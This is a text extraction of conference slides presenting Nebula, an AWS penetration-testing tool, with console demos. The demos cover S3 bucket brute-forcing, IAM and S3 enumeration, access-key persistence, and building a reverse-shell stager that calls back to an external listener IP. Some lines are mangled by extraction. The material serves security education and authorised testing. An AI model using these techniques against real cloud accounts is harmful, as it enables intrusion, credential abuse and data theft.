

NEBULA - A CASE STUDY IN PENETRATING SOMETHING AS SOFT AS A CLOUD

BLEON PROKO




november 10-11, 2021 ARSENAL

@gl4ssesbol

aws iam get-user --user-name gl4ssesbol

```
"user": {
   "UserName": "gl4ssesbol",
   "Name": "Bleon Proko",
   "Description": "Just someone persistent in finding stuff
        created by others and pretend those are his.",
   "Position":"Information Security Specialist",
   "Arn": "arn:aws:iam::123456789012:user/gl4ssesbol",
   "Extra": "Thank you, Vera Grabocka."
```





Insanity is doing the same thing over and over again and expecting different results.

Doing it on Monday, means your Friday code is not working anymore.

-Albert Einstein-







86 aws θ docker	θ gcp θ kubernetes	1 azure 2 misc	0 office365 1 azuread
90 modules 62 enum 1 listeners 0 privesc 1 misc	3 cleanup 11 exploit 0 lateral move 8 reconnaissan	ment	0 detection 1 persistence 2 detection bypass 1 stager

Remember

- 1) Only use this tool if you have permissions from the infrastructure's owner. Don't be a dick. Don't choose jail. And if you have some scruples, don't hack others just because you can (or cannot, in which case that's why you chose this tool to do it).
- There is a template file on module directory that you can use if you want to develop new modules. If you want to contribute on this tool, be my guest.
- 3) Thank you for using this tool and Hack the Planet Legally!

A module-based cloud pentesting tool that allows reconnaisance, enumeration, exploitation, reverse shell, postexploitation and persistence

Currently only offered as a pentesting tool for AWS.

^[*] Importing sessions found on ~/.aws

^{*]} No sessions found on ~/.aws

⁽⁾⁽⁾⁽AWS) >>>

e e What does it offer?

- Expandability Module Based tool, allowing for other modules
- Enumeration, Exploitation, Privesc on:
 - o IAM
 - STS
 - S3
 - Lambda
 - SSM
 - Route53
 - ECR
- User privilege enumeration using getuid command
- User Agent change to help with detection bypass
- Reverse Shell with post exploitation functionalities:
 - Checks Environment (Docker or not)
 - If it's a docker, checks if it's a privileged container and has Docker Sock
 - Checks for Kubernetes token
 - Checks for credentials on ~/.aws and Environment Variables
 - Checks for important info on Environment Variables (tokens, keys, credentials)
- Easy to use module template
- Working on making it a multi cloud framework
 - Currently has a couple Azure and AzureAD modules
- Other help scripts like Dockerfiles, Kubernetes deployment files and SSM Documents with commands as templates



https://github.com/gl4ssesbo1/Nebula



Libraries Used

- Python 3.8 3.9
- boto3
- termcolor & colorama
- pipepager from pydoc

Paginator


pipepager from pydoc

Variables

- Required or not
- default values or not
- each has a description

Coloring


Colorama from termcolor






```
import boto3
     from termcolor import colored
     from datetime import datetime
     import json
     author = {
         "name":""
10
11
         "twitter":"",
12
         "github":"",
13
         "email":""
14
15
    variables = {
17
         "SERVICE": {
18
             "value": "s3",
19
             "required": "true",
             "description": "The service that will be used to run the module. It cannot be change
21
22
         "OTHERVARIABLE": {
             "value": "",
23
24
             "required": "true/false",
25
             "description": "Another variable to set"
    description = "Description of your Module"
29
     aws command = "aws ec2 describe-launch-templates --region {} --profile {}"
    def exploit(profile, workspace):
         now = datetime.now()
         dt_string = now.strftime("%d_%m_%Y_%H_%M_%S")
         file = "{}_ec2_enum_instances".format(dt_string)
         filename = "./workspaces/{}/{}".format(workspace, file)
         workspaces = {}
         with open(filename, 'w') as outfile:
             json.dump(workspaces, outfile, indent=4, default=str)
44
             print(colored("[*] Content dumped on file '{}'.".format(filename), "green"))
         print("Hello") # This is just test
```







()(AWS) >>> help	
Help Command:	Description:
help	Show help for all the commands
help credentials	Show help for credentials
help module	Show help for modules
help workspace	Show help for credentials
	Show help for credentials
help shell	Show help for shell connections
	Description
	me> Inser credentials while providing the name as argument
	Inser credentials without providing the name as argument Use the credentials you want
show credentials	Show all credentials
show current-creds	Show credentials you are currently using
remove credentials	Delete credentials
import credentials	Import credentials dumped before Dump credentials on files stored on directory credentials on Mebula directory
dump credentials getuid	Dump credentials on files stored on directory credentials on Nebula dir Get the username, arn, account ID from a set of credentials you have found.
enum_user_privs	Get the Read Privileges of a set of Credentials
Module Commands	Description
show modules	
show modules show enum	List all the modules List all Enumeration modules
snow enum show exploit	List all Enumeration modules List all Exploit modules
show exploit show persistence	List all Persistence modules
show privesc	List all Privilege Escalation modules
show reconnaissance	List all Reconnaissance modules
show listener	List all Reconnaissance modules
show cleanup	List all Enumeration modules
show detection	List all Exploit modules
show detectionbypass	List all Persistence modules
show lateralmovement show stager	List all Privilege Escalation modules List all Reconnaissance modules
use module <module></module>	Use a module.
options	Show options of a module you have selected.
run	Run a module you have selected. Eg: 'run <module name="">'</module>
search	Search for a module via pattern. Eg: 'search s3'
back	Unselect a module
set <option> unset <option></option></option>	Set option of a module. Need to have the module used first. Unset option of a module. Need to have the module used first.
unset toptions	onset option of a module. Need to have the module used first.
User-Agent commands	Description
set user-agent windows	Set a windows client user agent
set user-agent linux	Set a linux client user agent
set user-agent custom	Set a custom client user agent
show user-agent unset user-agent	Show the current user-agent Use the user agent that boto3 produces
Workspace Commands	Description
create workspace <wp> use workspace <wp></wp></wp>	Create a workspace Use one of the workspaces
remove workspace <wp></wp>	Remove a workspace
Shell commands	Description
shell check_env shell exit	Check the environment you are in, get data and meta-data Kill a connection
shell <command/>	Run a command on a system. You don't need " on the command, just shell <command1> <command< td=""></command<></command1>
	, and the second



Nebula Demo



Recconaissance



S3 Recconaissance and Enumeration

S3 Bucket
 Bruteforce

Each bucket has a format:

https://<name>.s3.<region>.amazonaws.com

So, if you send a GET Request on this URL, you will get one of 3 responses:

- 404 -> Bucket does not exist
- 403 -> Bucket exist, but you have no permissions
- 200 -> Bucket has read open

Name fuzzing



S3 Bucket Bruteforce Demo



Domain enumeration using crt.sh

When a certificate for a website is bought, a record of it is being kept for trasparency. Crt.sh gathers this information to help on OSINT.

Nebula has a module that uses crt.sh to gather subdomains for a certain domain. From them we can get a S3 configured as a Website, an EC2 Instance, an Elastic Beanstack Application, etj.



```
Common Name: aonhrlearningcenter.credentials.aon.com
       issuer_ca_id: 183267
       issuer_name: C=US, O=Let's Encrypt, CN=R3
        common_name: aonhrlearningcenter.credentials.aon.com
        name_value:
        id: 5442616019
        entry_timestamp: 2021-10-19T12:57:19.003
        not_before: 2021-10-19T11:57:18
       not_after: 2022-01-17T11:57:17
        serial_number: 037a1467b739cab50847a5c92f7cf6d1ec11
Common Name: aonhrlearningcenter.credentials.aon.com
       issuer_ca_id: 183267
       issuer_name: C=US, O=Let's Encrypt, CN=R3
        common_name: aonhrlearningcenter.credentials.aon.com
       name_value:
       id: 5442615513
       entry_timestamp: 2021-10-19T12:57:18.856
       not_before: 2021-10-19T11:57:18
        not_after: 2022-01-17T11:57:17
        serial_number: 037a1467b739cab50847a5c92f7cf6d1ec11
Common Name: aonhrlearningcenter.credentials.aon.com
       issuer_ca_id: 183267
       issuer_name: C=US, O=Let's Encrypt, CN=R3
        common_name: aonhrlearningcenter.credentials.aon.com
       name_value:
       id: 5437231953
       entry_timestamp: 2021-10-18T15:38:17.983
        not_before: 2021-10-18T14:38:17
       not_after: 2022-01-16T14:38:16
        serial number: 03d529855cc9133e9a6413cafea271a3f39d
```

AWS IP Categorization

AWS has networks of IPs for all the services offered. The list is public as a JSON file.

Nebula has a module that gets a list of IPs and domains and splits them by the services.



```
(blackhat)()(reconnaissance/aws_find_ip_category) >>> run
                  us-east-1 34.228.4.208/28
                  us-east-1 54.243.31.192/26
```

AWS IP Categorization Demo



Enumeration



What to look for

- Current User's Groups and Policies
- Listing other Users, Groups and Policies
- List and get Role Policies
- MFA on users
- Users with Login Profile
- Gather info on different systems from the privileges a user has

List users

```
Webminar()(enum/iam_list_users) >>> use module enum/iam_list_users
Webminar()(enum/iam_list_users) >>> run

IAM: admin_pappy

Path: / UserName: admin_pappy
UserId: AIDAQ2AETTG75UINUAI3P
Ann: arn:aws:iam::055844247999:user/admin_pappy
CreateDate: 2020-12-18 15:16:57+00:00

IAM: dev-steward

Path: / UserName: dev-steward
UserId: AIDAQ2AETTG75MIGXY4WG
Ann: arn:aws:iam::055844247999:user/dev-steward
CreateDate: 2020-12-18 15:49:57+00:00

IAM: dev_brian

Path: / UserName: dev_brian
UserId: AIDAQ2AETTG767IAP2TDQ
Arn: arn:aws:iam::055844247999:user/dev_brian
CreateDate: 2020-12-18 15:48:57+00:00

IAM: iam-todd

Path: / UserName: iam-todd
UserId: AIDAQ2AETTG703EQDHEJ5
Arn: arn:aws:iam::055844247999:user/iam-todd
CreateDate: 2020-12-18 16:00:23+00:00
```



IAM Enumeration

List user policies

Get User

```
Webminar()(enum/iam_get_user) >>> set USER iam-todd
Webminar()(enum/iam_get_user) >>> run

User: iam-todd

Path: /
    UserName: iam-todd
    UserId: AIDAQ2AETTG7Q3EQDHEJ5
    Arn: arn:aws:iam::055844247999:user/iam-todd
    CreateDate: 2020-12-18 16:00:23+00:00
[*] Output written to file './workspaces/Webminar/19_12_2020_12_13_55_iam_enum_user_permissions' .
Webminar()(enum/iam_get_user) >>> |
```



To make the job easier, usually Sysadmins will allow some privileges for the users like listing their own policies, get the policies, list users, list group policies, etc. These are also recommended as best practice for minimal enumeraion even from Amazon

```
"Version": "2012-10-17",
"Statement": [
        "Sid": "ViewOwnUserInfo",
       "Effect": "Allow",
        "Action": [
           "iam:GetUserPolicy",
           "iam:ListGroupsForUser",
           "iam:ListAttachedUserPolicies",
           "iam:ListUserPolicies",
            "iam:GetUser"
        "Resource": ["arn:aws:iam::*:user/${aws:username}"]
        "Sid": "NavigateInConsole",
        "Effect": "Allow",
        "Action": [
            "iam:GetGroupPolicy",
           "iam:GetPolicyVersion",
           "iam:GetPolicy",
           "iam:ListAttachedGroupPolicies",
            "iam:ListGroupPolicies",
            "iam:ListPolicyVersions",
            "iam:ListPolicies",
            "iam:ListUsers"
        "Resource": "*"
```

Best Practices

```
(blackhat)()(AMS) >>> getuid
```

getuid command was created with that policy in mind, getting the user, user groups, group policies, get info on those policies, both managed by AWS or Client and inline policies.

S3 enum all

```
pepperclipp-test-bucket
pepperclipp-test-bucket
       CreationDate: 2021-10-17 17:48:00+00:00
       IsPublic: True
               Version: 2012-10-17
               Id: Policy1634426507425
                       Key: 71eSNZVraiL.jpg
                       LastModified: 2021-10-17 00:00:58+00:00
                       ETag: "eadfdf72a99b6d7b21a4d32b2f6d981d"
                       Size: 185025
                       StorageClass: STANDARD
                        Grants:
                                               ID: 564db1bd81f0341cbd870c98928ac02da01b72b8b247c1ac6172e1a172d0fa75
                                               Type: CanonicalUser
                                       Permission: FULL_CONTROL
                       Key: Radio programming tactics and strategy by Norberg, Eric G (z-lib.org).pdf
                       LastModified: 2021-10-17 00:06:38+00:00
                       ETag: "51c463b68eefed814549a50fcaee4ac7"
                       StorageClass: STANDARD
                       Grants:
                                                ID: 564db1bd81f0341cbd870c98928ac02da01b72b8b247c1ac6172e1a172d0fa75
                                                Type: CanonicalUser
                                        Permission: FULL_CONTROL
                                  pepperclipp-test-bucket-2
pepperclipp-test-bucket-2
       CreationDate: 2021-10-17 00:07:05+00:00 IsPublic: False
                       Key: 71eSNZVraiL.jpg
                       LastModified: 2021-10-17 00:07:40+00:00
                       ETag: "eadfdf72a99b6d7b21a4d32b2f6d981d"
                       Size: 185025
                       StorageClass: STANDARD
                                                ID: 564db1bd81f0341cbd870c98928ac02da01b72b8b247c1ac6172e1a172d0fa75
                                                Type: CanonicalUser
```

S3 Enumeration

Get ACL of a certain file object

List

```
Webminar()(enum/s3_list_objects) >>> use module enum/s3_list_objects
Webminar()(enum/s3_list_objects) >>> set EUCKETs cv-public-s3-bucket
Webminar()(enum/s3_list_objects) >>> run
```

```
Name: cv-public-s3-bucket

Key: SUPER-Important-Document-and-Extremely-CONFIDENTIAL.txt
LastModified: 2020-12-19 08:53:31+00:00
ETag: "8d1de20516d7d63bd067297805c747c3"
Size: 136
StorageClass: STANDARD
```



Reverse Shell



e o Shell Commands e

Attacker

Listener

Stager

khai)()(stager/aws_python_tcp_xor_encrypted) >>> set ENCRYPTION-KEY =u?~r#:2W15^fhDnrP6wvKpZqX!Yk,sw,%kwZ[lucZ+zj#0BxG016|8nm(Ig1Z,v^FNn<iI_t3?]T)J]hs3wH!wb(&\$HR7=n|0x>E|C6M~ns+[U0PEv 0n8#osx#5Ed+:xM]#_D?L+y8Hn1l18~WbGTWnr,TgUr5qL?&kf!LBEuY#E|s_1~V-]>QH8+GWd-z~LR,u,LP4Ams~f>B861?|C0S<Lc0[#eB|xp:TwHBS-!6<T1-bA9th_L|3U=7]mW<2eksWQ.cmJXtpLn+nyR5MJD-k)nTXq&?2k>:C3x+6Lo r+xyAp-4oc+1ME!y(GQ3Hn#dd=DV<H+?F.=pKZ~mn!5{\$})4Sn\$ickP3Ug0dFFV6#DGi<xndJ~h\$NbZ\${5C:slcrkpe]GMXMp[=3TTLj]9DuaV2CRsbBhPa18pJ#PrEny\$cX3uVo]b08sp0.nl###-#d9E1Ypjtrl_DJk7>yFFhH%c=yC(yi1(s QMiJKgcpamgia:Vr%5c.Xzo!z_GH91?rC7f%z[yoz0\$!?2_fldf!-R_&p[C~+d)B3sxNa9ghf_1Fj+7NBP&\$1Ujnp^!5XQUm:+|rQA18%4_Dn5(0lzG5lyGoUq83~n18K~03^#S&1\$u4KTgW:dvvyFroiA+c.YFnEQ5G2xd^U\$e7t9sq1j+wrC0v3hp%WNRRG,?4A3F&2.Xzo!z_h0n18K~03^#S&1\$u4Mox.bak[p,24mcHa1*\$9<Tz_!\$UnvVq5e2ic#Xy6[HzrS1!T%h0%c_HP>KwVz2bF\$o(Hg>:3Hff3MiM87S>5j>N<5fmL]R0[ZqqCL*BYJalcvJp\$WjZ0Q73XB_SuYLm129Q7nme?,Z0Hmy8-w)q~Zz-HuHM%^UF0Q-kOhbyhe-MNhkZwiKQ9*wpve34,rZbMajH?ceWW!

```
crypted) >>> set PORT 443
crypted) >>> set PORT 443
crypted) >>> set HOST 13.37.134.131
crypted) >>> set FORMAT elf
crypted) >>> set OUTPUT-FILE-NAME blackhat_demo
180635 INFO: Python: 3.9.7
180853 INFO: Python: 3.9.7
180874 INFO: Platform: Linux-5.11.0-1020-aws-x86_64-with-glibc2.31
180875 INFO: wrote /app/blackhat_demo.spec
180879 INFO: UPX is not available.
180884 INFO: Extending PYTHONPATH with paths
                /workspaces/blackhat/blackhat_demo', '/app']
```

Particles

```
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> Final Length: 71
                  ger/aws_python_tcp_xor_encrypted) >>>
                   er/aws_python_tcp_xor_encrypted) >>>
                    r/aws_python_tcp_xor_encrypted) >>> Final Length: 73
                     c/aws_python_tcp_xor_encrypted) >>>
                   er/aws_python_tcp_xor_encrypted) >>> show particles
                                                                     | Linux | None | aws_python_tcp_xor_encrypted
| Linux | ubuntu | aws_python_tcp_xor_encrypted
```

```
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> |
```

Target



Persistence





Before Persistence:

```
(blackhat)()(enum/aws_sts_get_access_key_info) >>> set ACCESSKEYID AKIAQAOPT5TICJC04E4I
(blackhat)()(enum/aws_sts_get_access_key_info) >>> run
AccessKeyID: AKIAQAOPT5TICJC04E4I
Account: 000972287184
```

Persisting

After Persistence:

PERSIST WITH EXTRA CREDENTIALS

In AWS, every user has 2 sets of credentials that he can use.

One is created and provided when the user is created and the other can be created by a user by using CreateAccessKey privilege.

This can be done to any user with only one credential, and it will not affect the other one.

Cleanup





Before Cleanup

```
()()(AWS) >>> use module enum/aws_iam_list_access_keys
()()(enum/aws_iam_list_access_keys) >>> set users testuser
()()(enum/aws_iam_list_access_keys) >>> use workspace blackhat
(blackhat)()(enum/aws_iam_list_access_keys) >>> use credentials administrator
 *] Currect credential profile set to 'administrator'.Use 'show current-creds' to check them.
(blackhat)()(enum/aws_iam_list_access_keys) >>> run
Username: testuser
        UserName: testuser
        AccessKeyId: AKIAQAOPT5TICJC04E4I
        Status: Active
        CreateDate: 2021-10-17 19:36:44+00:00
        UserName: testuser
        AccessKeyId: AKIAQAOPT5TIIAIZNKMK
        Status: Active
        CreateDate: 2021-10-20 22:22:28+00:00
 *] Output written to file './workspaces/blackhat/21_10_2021_00_26_43_iam_get_user_details'
```

Cleanup

```
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> set USERNAME testuser
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> set access key AKIAQAOPT5TIIAIZNKMK
[*] That option does not exist on this module
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> set accesskey AKIAQAOPT5TIIAIZNKMK
[*] That option does not exist on this module
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> set access-key AKIAQAOPT5TIIAIZNKMK
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> run
Access Key testuser of User AKIAQAOPT5TIIAIZNKMK was successfully deleted.
```

Cleanup the changes

After Cleanup

Ongoing and future plans

Ongoing

- CloudTrail, GuardDuty, ECS, EKS, SES, RDS Modules
- Golang RevShell
- Privesc Enumeration script and Privesc Modules
- Azure and AzureAD modules

Future Plans

- TeamServer
- API
- Other Cloud Providers



Other similar Tools

Pacu - https://github.com/RhinoSecurityLabs/pacu **ScoutSuite** - https://github.com/nccgroup/ScoutSuite **Nimbostratus** -

https://github.com/andresriancho/nimbostratus

AWS_PWN - https://github.com/dagrz/aws_pwn

CloudGoat -


https://github.com/RhinoSecurityLabs/cloudgoat


SadCloud - https://github.com/nccgroup/sadcloud





References





HANDS-ON AWS PENETRATION TESTING WITH KALI LINUX: SET UP A VIRTUAL LAB AND PENTEST MAJOR AWS SERVICES, INCLUDING EC2, S3, LAMBDA, AND CLOUDFORMATION

https://www.amazon.com/Hands-Penetration-Testing-Kali-Linux/dp/1789136725

HOW TO HACK LIKE A GHOST: A DETAILED ACCOUNT OF A BREACH TO REMEMBER (HACKING THE PLANET)

https://www.amazon.com/How-Hack-Like-GHOST-detailed/dp/B0858V3VMS/ref=sr_1_1?crid=21GER6F0H2ZWC&dchild=1&keywords=how+to+hack+like+a+ghost&qid=1608379345&s=books&sprefix=how+to+hack+like+a+%2Cstripbooks-intl-ship%2C282&sr=1-1

https://rhinosecuritylabs.com/blog/

https://github.com/dagrz/aws_pwn/blob/master/miscellanea/Kiwicon%202016%20-%20Hacking%20AWS%20End%20to%20End.pdf

BOTO3 DOCUMENTATION


https://boto3.amazonaws.com/v1/documentation/api/latest/index.html

AWS CLI DOCUMENTATION

https://docs.aws.amazon.com/







THANK YOU!

QUESTIONS?

